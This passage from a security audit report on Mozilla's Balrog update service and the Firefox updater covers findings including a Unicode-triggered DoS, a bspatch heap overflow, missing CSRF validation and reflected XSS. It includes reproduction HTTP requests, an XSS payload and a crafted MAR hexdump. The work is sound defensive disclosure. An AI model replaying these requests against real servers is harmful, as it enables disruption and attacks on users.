


Figure 5.1: Internal Server Error after Unicode Characters were written into Database

An example value used for testing was `asbla\u00c1\u0081fasel dasd`.

```
1 PUT /api/rules/617 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8080/rules
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 595
10 Cookie: ...
```



```

11 Connection: close
12
13 {"alias":null,"backgroundRate":100,"buildID":null,"buildTarget":"asbla\u00c1\u0081fasel dasd","channel":
  ↳ "nightly-sysaddon","comment":null,"data_version":1,"distVersion":null,"distribution":null,
  ↳ "fallbackMapping":null,"headerArchitecture":null,"instructionSet":null,"jaws":null,"locale":null,
  ↳ "mapping":"SystemAddons-no-update","memory":null,"mig64":null,"osVersion":null,"priority":5000,
  ↳ "product":"SystemAddons","rule_id":617,"update_type":"minor","version":"<56.0","scheduled_change":
  ↳ null,"csrf_token":
  ↳ "IjJlMWQ3ODY4ZWE3OGM3Yzk0MDcxNmM5MDQ4OGI1YjVkJzJjQzYzFkMTIi.Daz1Zg.oUAX3cW78D-6ZrxASAhSzfQaYK0"}

```

Listing 5.7: DoS via Unicode Characters

The issue was caused by the JavaScript Object Notation (JSON) module being unable to handle Unicode characters. Since this error was caused by data saved in the database, no further requests to `/api/rules` were possible.

```

1 [2018-04-09 10:58:13,887] ERROR in app: Exception on /rules [GET]
2 Traceback (most recent call last):
3   File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1982, in wsgi_app
4     response = self.full_dispatch_request()
5   File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1614, in full_dispatch_request
6     rv = self.handle_user_exception(e)
7   File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1517, in handle_user_exception
8     reraise(exc_type, exc_value, tb)
9   File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1612, in full_dispatch_request
10    rv = self.dispatch_request()
11  File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1598, in dispatch_request
12    return self.view_functions[rule.endpoint](**req.view_args)
13  File "/usr/local/lib/python2.7/site-packages/connexion/decorators/decorator.py", line 66, in wrapper
14    response = function(request)
15  File "/usr/local/lib/python2.7/site-packages/connexion/decorators/validation.py", line 293, in wrapper
16    return function(request)
17  File "/usr/local/lib/python2.7/site-packages/connexion/decorators/response.py", line 84, in wrapper
18    response = function(request)
19  File "/usr/local/lib/python2.7/site-packages/connexion/decorators/decorator.py", line 42, in wrapper
20    response = function(request)
21  File "/usr/local/lib/python2.7/site-packages/connexion/decorators/parameter.py", line 219, in wrapper
22    return function(**kwargs)
23  File "./auslib/web/common/rules.py", line 23, in get_rules
24    return jsonify(count=len(rules), rules=rules)
25  File "/usr/local/lib/python2.7/site-packages/flask/json.py", line 263, in jsonify
26    (dumps(data, indent=indent, separators=separators), '\n'),
27  File "/usr/local/lib/python2.7/site-packages/flask/json.py", line 123, in dumps
28    rv = _json.dumps(obj, **kwargs)
29  File "/usr/local/lib/python2.7/site-packages/simplejson/__init__.py", line 399, in dumps
30    **kw).encode(obj)
31  File "/usr/local/lib/python2.7/site-packages/simplejson/encoder.py", line 293, in encode
32    chunks = list(chunks)
33  File "/usr/local/lib/python2.7/site-packages/simplejson/encoder.py", line 678, in _iterencode
34    for chunk in _iterencode_dict(o, _current_indent_level):
35  File "/usr/local/lib/python2.7/site-packages/simplejson/encoder.py", line 635, in _iterencode_dict
36    for chunk in chunks:
37  File "/usr/local/lib/python2.7/site-packages/simplejson/encoder.py", line 515, in _iterencode_list

```

```
38     for chunk in chunks:
39         File "/usr/local/lib/python2.7/site-packages/simplejson/encoder.py", line 603, in _iterencode_dict
40             yield _encoder(value)
41 UnicodeDecodeError: 'utf8' codec can't decode byte 0xc1 in position 10: invalid start byte
```

Listing 5.8: Trace of DoS via Unicode Characters

5.1.8.2 Solution Advice

It is advised to filter Unicode characters from user input.

5.1.9 BLRG-PT-18-009: Heap-Overflow in BSPatch File Handling

Severity: **MEDIUM**

CVSS v3 Total Score: 6.6

CVSS v3 Vector: CVSS:3.0/AV:N/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H

CWE: 122 – Heap-based Buffer Overflow

5.1.9.1 Description

When processing a patch file, values of the file's header were read and used to allocate memory in an insecure way.

The Firefox updater used the binary diff patch format (bspatch)¹¹. The code processing such a *bspatch* file was taking values from the header file and using these values to allocate memory as seen in listing 5.9 (*toolkit/mozapps/update/updater/bspatch.cpp*).

```

1  int
2  MBS_ApplyPatch(const MBSPatchHeader *header, FILE* patchFile,
3                unsigned char *fbuffer, FILE* file)
4  {
5      unsigned char *fbufend = fbuffer + header->slen;
6
7      unsigned char *buf = (unsigned char*) malloc(header->cblen +
8                                                  header->diffflen +
9                                                  header->extralen);
10     if (!buf)
11         return BSPATCH_MEM_ERROR;
12
13     int rv = OK;

```

Listing 5.9: Allocation Size Affected By Integer Overflow

The allocation size was truncated when the different length values of the header were added and an arithmetic overflows occurred (this was only the case on a 32 bit platform, since the values were defined as *uint32_t*). This led to a heap overflow when data is copied into a buffer of insufficient size due to the truncated integer length as displayed in listing 5.10.

```

1  MBSPatchTriple *ctrlsrc = (MBSPatchTriple*) buf;
2  unsigned char *diffsrc = buf + header->cblen;
3  unsigned char *extrasrc = diffsrc + header->diffflen;
4
5  MBSPatchTriple *ctrlend = (MBSPatchTriple*) diffsrc;
6  unsigned char *diffend = extrasrc;
7  unsigned char *extraend = extrasrc + header->extralen;

```

¹¹<http://www.daemonology.net/bsdiff/>

```
8
9  do {
10     ctrlsrc->x = ntohl(ctrlsrc->x);
11     ctrlsrc->y = ntohl(ctrlsrc->y);
12     ctrlsrc->z = ntohl(ctrlsrc->z);
```

Listing 5.10: Heap Overflow (RW)

When dereferencing `ctrlsrc->x` memory was read and written out of bounds.

X41 D-Sec GmbH created a Proof of Concept (PoC) using the original source code that demonstrates the heap overflow. It is listed in listing A.1 in the appendix.

5.1.9.2 Solution Advice

It is recommended to check all header values and check all arithmetic operations against overflows. An improved version of the implementation is available in the Chromium source code¹².

¹²https://chromium.googlesource.com/chromium/src/third_party/+/master/bspatch/mbspatch.cc#84

5.1.10 BLRG-PT-18-010: CSRF Token not Validated

Severity: **HIGH**

CVSS v3 Total Score: 8.8

CVSS v3 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

CWE: 352 – Cross-Site Request Forgery (CSRF)

5.1.10.1 Description

The CSRF tokens were not validated by the Balrog-Admin web-application. As seen in figure 5.2 any value is accepted for a CSRF token.




Figure 5.2: Response to the malicious %00 request

CSRF is an attack where an attacker may force users to execute unintended actions on web applications. It is a powerful attack that may cause data modification, DoS and information exposure. For example when a third party site would contain an image resource pointing to `https://local.management.interface.internalnetwork/cgi-bin/manage.cgi?action=delete_all_data`, the user's browser would open this resource and issue a HTTP GET request that may cause unwanted actions.

More information about CSRF can be found at the Open Web Application Security Project (OWASP) on Uniform Resource Locator (URL) [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)).

5.1.10.2 Solution Advice

CSRF token values should be validated and bound to the session. Further information can be found at the *OWASP CSRF Prevention Cheat Sheet*¹³.

¹³[https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

5.1.11 BLRG-PT-18-011: Cookies Without the Secure Flag

Severity: **HIGH**

CVSS v3 Total Score: 8.0

CVSS v3 Vector: CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

CWE: 311 – Missing Encryption of Sensitive Data

5.1.11.1 Description

The following page did not set the secure¹⁴ flag for the cookies provided:

- https://balrog-admin.dev.mozaws.net//api/csrf_token - Cookie *session*




Figure 5.3: Response to the malicious %00 request

The secure flag prevents the browser from sending the cookie via unencrypted connections such as HTTP. This might allow an attacker to get access to these cookies which could get facilitated to observe or modify its content. Further information can be found at the web page from OWASP¹⁵.

5.1.11.2 Solution Advice

It is recommended to set the secure flag for all cookie values.

¹⁴ https://en.wikipedia.org/wiki/Secure_cookies

¹⁵ <https://www.owasp.org/index.php/SecureFlag>

5.1.12 BLRG-PT-18-012: Inadequate Key Exchange Strength of SSL/TLS - DH 1024 bits

Severity: **LOW**

CVSS v3 Total Score: 3.7

CVSS v3 Vector: CVSS:3.0/AV:A/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N

CWE: 326 - Inadequate Encryption Strength

5.1.12.1 Description

The TLS key exchange with Diffie-Hellman (DH) using 1024 bits was enabled on the nginx proxy test setup at <https://balrog-admin.dev.mozaws.net>.

It was used with the following allowed cipher schemes:

- TLS 1.2 - TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
- TLS 1.2 - TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
- TLS 1.2 - TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
- TLS 1.2 - TLS_DHE_RSA_WITH_AES_128_CBC_SHA
- TLS 1.2 - TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
- TLS 1.2 - TLS_DHE_RSA_WITH_AES_256_CBC_SHA
- TLS 1.1 - TLS_DHE_RSA_WITH_AES_128_CBC_SHA
- TLS 1.1 - TLS_DHE_RSA_WITH_AES_256_CBC_SHA
- TLS 1.0 - TLS_DHE_RSA_WITH_AES_128_CBC_SHA
- TLS 1.0 - TLS_DHE_RSA_WITH_AES_256_CBC_SHA

In 2016 researchers have published the *Logjam*¹⁶ attack. With the Logjam attack nation-states could break a 1024-bit prime used in the DH key exchange.

Using a 1024-bit prime has to be seen as not secure enough even without considering the Logjam attack. The German Federal Office for Information Security (BSI) recommends to use DH key exchange with at least 2000 bits for secure connections until 2022.

Further they recommend to use a key length of at least 3000 bits for secure connections after the year 2022.¹⁷

More details about the DH key exchange protocol can be found at the Mozilla wiki¹⁸.

¹⁶ <https://weakdh.org/>

¹⁷ <https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/TechGuidelines/TG02102/BSI-TR-02102-1.pdf>

¹⁸ https://wiki.mozilla.org/Security/Server_Side_TLS#DHE_handshake_and_dhparam

5.1.12.2 Solution Advice

The DH 1024 bits key exchange should be removed from the supported ciphers configuration. X41 D-Sec GmbH recommends the use of DH key exchange with 4096 bits of key length. SSL Labs offers a best practices guide for SSL/TLS encryption¹⁹.

Keep in mind, that best practices can change from time to time, caused by new attacks being discovered.

¹⁹<https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices>

5.1.13 BLRG-PT-18-013: DoS by Overly Large Files in MAR

Severity: **MEDIUM**

CVSS v3 Total Score: 4.1

CVSS v3 Vector: CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:C/C:N/I:N/A:L

CWE: 400 – Uncontrolled Resource Consumption ('Resource Exhaustion')

5.1.13.1 Description

The MAR file format allowed to reference the same file content for several files. This could be abused by an attacker to create one large file (up to 4.3GB), and reference it several times, causing the extracted files to be larger in sum than the original MAR file.

```

1  00000000  4d 41 52 31 00 00 00 20  00 00 00 00 00 00 00 63  |MAR1... ..c|
2  00000010  43 6f 6e 74 65 6e 74 0a  43 6f 6e 74 65 6e 74 0a  |Content.Content.|
3  00000020  00 00 00 3f 00 00 00 08  00 00 00 08 00 00 01 a4  |...?.....|
4  00000030  74 65 73 31 2e 74 78 74  00 00 00 00 10 00 00 00  |tes1.txt.....|
5  00000040  08 00 00 01 a4 74 65 73  32 2e 74 78 74 00 00 00  |.....tes2.txt...|
6  00000050  00 18 00 00 00 08 00 00  01 a4 74 65 73 33 2e 74  |.....tes3.t|
7  00000060  78 74 00                                |xt.|

```

Listing 5.11: MAR Archive Containing the Same Content Several Times

Since the maximum size of a MAR file was 524288000 bytes (as defined in *modules/libmar/src/mar_private.h*, several million files of e.g. 450MB could get extracted from a single MAR archive.

Additionally, MAR offers to use BZIP2 to compress the files contained. Therefore, the size of the extracted files could be further reduced, by compressing them.

5.1.13.2 Solution Advice

It is advised to check for overly large decompressed files and restrict the number of files in the MAR file.

5.1.14 BLRG-PT-18-014: DoS against Disk Space

Severity: **LOW**

CVSS v3 Total Score: 2.8

CVSS v3 Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:R/S:U/C:N/I:N/A:L

CWE: 400 – Uncontrolled Resource Consumption ('Resource Exhaustion')

5.1.14.1 Description

In file `toolkit/mozapps/update/updater/bspatch.cpp` in function **`MBS_ReadHeader()`** the value of `header.dlen` was never sanitized. **`posix_fallocate()`** was used to allocate disk space based on this variable. An overly large value could be used by an attacker to create a low disk space situation. Since the value was retrieved from a signed file, the attack vector for this is quite limited.

```
1 posix_fallocate(fileno((FILE *)ofile), 0, header.dlen);
```

Listing 5.12: DoS against Disk Space

5.1.14.2 Solution Advice

Basic sanitization (e.g. checking against a maximal limit) should be performed on the `header.dlen` value to ensure, that it is not overly large.

5.2 SIDE FINDINGS

The following observations do not have a direct security impact or are affecting functionality and other topics that are not directly related to security.

5.2.1 BLRG-PT-18-101: Testcase Using etree XML Parser with Default Settings

Severity: **NONE**

CWE: *None*

5.2.1.1 Description

etree was used to parse XML data with default settings. **etree.XML()** uses the default parameter *resolve_entities=True* which allows XML External Entity (XXE) processing.

XML entities could for example cause data disclosure, DoS or Server Side Request Forgery (SSRF).²⁰ The variable *resolve_entities* should only be set to *True* if it is really needed and the input is trusted.

Even in test cases it is recommend to write secure code, for example if a part of a test case would get reused for production code.

Located in *./api-tests/test_update_responses.py* at line 8:

```
1 root = etree.XML(response.text)
```

Listing 5.13: etree.XML() with Default Settings

Located in *./api-tests/test_update_responses.py* at line 47:

```
1 root = etree.XML(xml)
```

Listing 5.14: etree.XML() with Default Settings

5.2.1.2 Solution Advice

Use **etree.XML()** with *resolve_entities=False* as parameter or replace **etree** with the equivalent **defusedxml** package.

²⁰[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

5.2.2 BLRG-PT-18-102: Testcase Using `xml.dom.minidom.parseString()`

Severity: **NONE**

CWE: None

5.2.2.1 Description

`xml.dom.minidom.parseString()` was used to parse XML data, which is known to be vulnerable to XML attacks such as billion laughs or quadratic blowup²¹.

Located at `./auslib/test/web/test_client.py` in line 77:

```
1 self.assertEqual(
2     minidom.parseString(http_reponse.data).getElementsByTagName('updates')[0].firstChild.nodeValue, '\n'
3 )
```

Listing 5.15: Use of `xml.dom.minidom.parseString()`

Located at `./auslib/test/web/test_client.py` in line 82:

```
1 returned = minidom.parseString(http_reponse.data)
```

Listing 5.16: Use of `xml.dom.minidom.parseString()`

Located at `./auslib/test/web/test_client.py` in line 83:

```
1 expected = minidom.parseString(expected_xml_string)
```

Listing 5.17: Use of `xml.dom.minidom.parseString()`

Located at `./auslib/test/web/test_client.py` line 862:

```
1 self.assertEqual(minidom.parseString(ret.data).getElementsByTagName('updates')[0].firstChild.nodeValue,
2                 '\n')
```

Listing 5.18: Use of `xml.dom.minidom.parseString()`

5.2.2.2 Solution Advice

Replace `xml.dom.minidom.parseString()` with its *defusedxml* equivalent function or make sure *defusedxml-defuse_stdlib()* is called.

²¹<https://docs.python.org/2/library/xml.dom.minidom.html>

5.2.3 BLRG-PT-18-103: Testcase Using String-Based SQL Query Construction

Severity: **NONE**

CWE: *None*

5.2.3.1 Description

String-based Structured Query Language (SQL) query constructions were used to construct a test case which loaded external files. Using strings from untrusted data for SQL queries could be misused for SQL injection attacks.

As this code was part of a test case with controlled data input this is rated as a side finding. It should still be avoided to write possible insecure code in all parts of the program, as there is a risk that the code could be reused for the production part of the code.

Located at `./scripts/test-rules.py` line 50:

```
1  dbo.engine.execute("INSERT INTO releases (name, product, data, data_version)
2      VALUES ('%s', '%s', '%s', 1)" %
3      (data['name'], product, json.dumps(data)))
4  # TODO - create a proper importer that walks the snippet store to find hashes ?
```

Listing 5.19: String Based SQL query

5.2.3.2 Solution Advice

Use prepared statements for all SQL queries or use libraries like SQLAlchemy²².

²²<https://www.sqlalchemy.org/>

5.2.4 BLRG-PT-18-104: Mix of ZeroMemory() and memset()

Severity: **NONE**

CWE: *None*

5.2.4.1 Description

The code of the updater used calls to **memset()** and **ZeroMemory()** to set memory areas to zero. Both versions are legit, but sticking to one method makes the code easier to read and should therefore be preferred.

```
1 $ grep -r ZeroMemory
2 common/certificatecheck.cpp: ZeroMemory(&fileToCheck, sizeof(fileToCheck));
3 common/certificatecheck.cpp: ZeroMemory(&trustData, sizeof(trustData));
4 common/pathhash.cpp: ZeroMemory(*hash, hashSize);
5 updater/updater.cpp: ZeroMemory(callbackLongPath, sizeof(callbackLongPath));
6
7 $ grep -r memset
8 common/pathhash.cpp: memset(lowercasePath, 0, (filePathLen + 2) * sizeof(WCHAR));
9 updater/win_dirent.cpp: memset(name, 0, sizeof(name));
10 updater/win_dirent.cpp: memset(gDirEnt.d_name, 0, sizeof(gDirEnt.d_name));
11 updater/updater.cpp: memset(&sinfo, 0, sizeof(SHELLEXECUTEINFO));
```

Listing 5.20: Use of ZeroMemory() and memset()

5.2.4.2 Solution Advice

It is advised to port all calls to **memset()** to **ZeroMemory()**.

5.2.5 BLRG-PT-18-105: Reflected XSS in Balrog UI in Selfhosted Test Setup

Severity: **NONE**

CWE: 79 – Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

5.2.5.1 Description

Invalid requests to TCP port 8080, for example the request `GET /<evil XSS>api/ HTTP/1.1` have been reflected without any filtering of the supplied path. The HTTP *Content-Type* was not set in the response, which might cause browsers to perform content-sniffing²³. This could be used for reflected XSS attacks.

The responsible code was from lineman 0.34.4, the error also exists in the current master branch of lineman²⁴ with the last commit as "2256e6cd16100911dd1c9e3ba7bd7c41e0d055b0".

Located at `./balrog/ui/node_modules/lineman/tasks/server.coffee`:

```
1 handleProxyError = (err, req, res) ->
2   res.statusCode = 500
3   res.write("API Proxying to '#{req.url}' failed with: '#{err.toString()}'")
4   res.end()
```

Listing 5.21: Reflected XSS Through Error Message

Request which was sent to the Balrog UI:

```
1 GET /<script>alert("reflectedXSS")</script>api/ HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
```

Listing 5.22: Invalid Request with XSS in URI

Response of the Balrog UI:

```
1 HTTP/1.1 500 Internal Server Error
2 X-Powered-By: Express
3 Vary: Accept-Encoding
4 Date: Thu, 29 Mar 2018 07:30:40 GMT
5 Connection: close
6 Content-Length: 98
```

²³ https://en.wikipedia.org/wiki/Content_sniffing

²⁴ <https://github.com/linemanjs/lineman/blob/master/tasks/server.coffee>


```
7
8 API Proxying to `</script>alert("reflectedXSS")</script>api/` failed with: `Error: socket hang up`
```

Listing 5.23: Response to the Request with XSS in URI

Please note, that the *Content-Type* was not set, and an exploitation of this issue would require content-sniffing²⁵ enabled on the browsers side.

5.2.5.2 Solution Advice

X41 D-Sec GmbH recommends to filter the output of error messages. When given permission by Mozilla Corporation, the vendor of lineman will be contacted by X41 D-Sec GmbH to mitigate the issue.

²⁵https://en.wikipedia.org/wiki/Content_sniffing

5.2.6 BLRG-PT-18-106: Information Exposure in Balrog UI in Selfhosted Test Setup

Severity: **NONE**

CWE: 200 – Information Exposure

5.2.6.1 Description

Requests to the Balrog user interface containing `%00` caused errors which exposed crash information to the user. The exposed JavaScript stack trace could reveal useful information for an attacker. Even as Balrog software is open source, an attacker could detect folder structures and library versions fingerprinting which are in use of the live system.

X41 D-Sec GmbH was not able to reproduce the behavior on the live system, but in the test environment of the docker-compose setup.

Malicious request which has been sent:

```
1 GET /%00 HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
```

Listing 5.24: Request with `%00` in URI to the Balrog UI




Figure 5.4: Response to the malicious %00 request

5.2.6.2 Solution Advice

X41 D-Sec GmbH recommends to disable verbose error messages which could contain sensitive information.

5.2.7 BLRG-PT-18-107: Mix of MAX_PATH Comparisons

Severity: **NONE**

CWE: *None*

5.2.7.1 Description

Several length comparisons were found in the code checking the length of filenames against *MAX_PATH*. These were quite defensive and sometimes not required, since *PathAppend()* checks the lengths as well. Nevertheless, the checks were not consistent. Sometimes checks allowed the length to be equal to *MAX_PATH*, sometimes not.

```
1 common/updatehelper.cpp:  if (wcslen(siblingFilePath) >= MAX_PATH) {
2 common/updatehelper.cpp:  if (wcslen(destinationBuffer) + wcslen(newFileName) >= MAX_PATH) {
3 common/updatehelper.cpp:  if (wcslen(base) + wcslen(extra) >= MAX_PATH) {
4 common/updatehelper.cpp:  if (wcslen(file) > MAX_PATH) {
5 updater/progressui_win.cpp:  if (wcslen(appPath) + wcslen(L".Local") >= MAX_PATH) {
```

Listing 5.25: MAX_PATH Comparisons

Additionally, the constants of *MAX_PATH* and *MAXPATHLEN* were both used in the code.

5.2.7.2 Solution Advice

It is advised to always also check for equality to *MAX_PATH* and change the use to *MAXPATHLEN* in all instances.

5.2.8 BLRG-PT-18-108: Creation of Backup Files Might Fail

Severity: **NONE**

CWE: *None*

5.2.8.1 Description

In case the path of a file was of size `MAXPATHLEN` the call to `NS_tsnprintf()` would fail and therefore the call to `rename_file()` as well in a way which might not be expected.

```
1 // Create a backup of the specified file by renaming it.
2 static int backup_create(const NS_tchar *path)
3 {
4     NS_tchar backup[MAXPATHLEN];
5     NS_tsnprintf(backup, sizeof(backup)/sizeof(backup[0]),
6                 NS_T("%s") BACKUP_EXT, path);
7
8     return rename_file(path, backup);
9 }
```

Listing 5.26: Unchecked NS_tsnprintf()

5.2.8.2 Solution Advice

X41 D-Sec GmbH advises to catch and handle the error. Other places where `NS_tsnprintf()` return values are not checked should be audited as well.

5.2.9 BLRG-PT-18-109: Memory Leak in Case of realloc() Failure

Severity: **NONE**

CWE: *None*

5.2.9.1 Description

In file *modules/libmar/src/mar_create.c* in function ***mar_push()*** a heap memory block was increased with the help of ***realloc()***. If the call to ***realloc()*** failed, it returned *NULL* and the original memory was left untouched. This could cause a memory leak in a low memory situation.

```
1  if (stack->size_allocated - stack->size_used < size) {
2      /* increase size of stack */
3      size_t size_needed = ROUND_UP(stack->size_used + size, BLOCKSIZE);
4      stack->head = realloc(stack->head, size_needed);
5      if (!stack->head)
6          return -1;
7      stack->size_allocated = size_needed;
8  }
```

Listing 5.27: Memory Leak in Case of realloc() Failure

5.2.9.2 Solution Advice

X41 D-Sec GmbH advises to use a temporary variable to catch this issue.

5.2.10 BLRG-PT-18-110: Return Type of `mar_ensure_parent_dir()`

Severity: **NONE**

CWE: *None*

5.2.10.1 Description

In file `modules/libmar/src/mar_create.c` the function `mar_ensure_parent_dir()` could only return the value `0`. Nevertheless some callers checked its return value.

```
1 static int mar_ensure_parent_dir(const char *path)
2 {
3     char *slash = strrchr(path, '/');
4     if (slash)
5     {
6         *slash = '\\0';
7         mar_ensure_parent_dir(path);
8         #ifdef XP_WIN
9             _mkdir(path);
10        #else
11            mkdir(path, 0755);
12        #endif
13        *slash = '/';
14    }
15    return 0;
16 }
17
18 ...
19
20 if (mar_ensure_parent_dir(item->name))
21     return -1;
```

Listing 5.28: `mar_ensure_parent_dir()` Can Only Return 0

5.2.10.2 Solution Advice

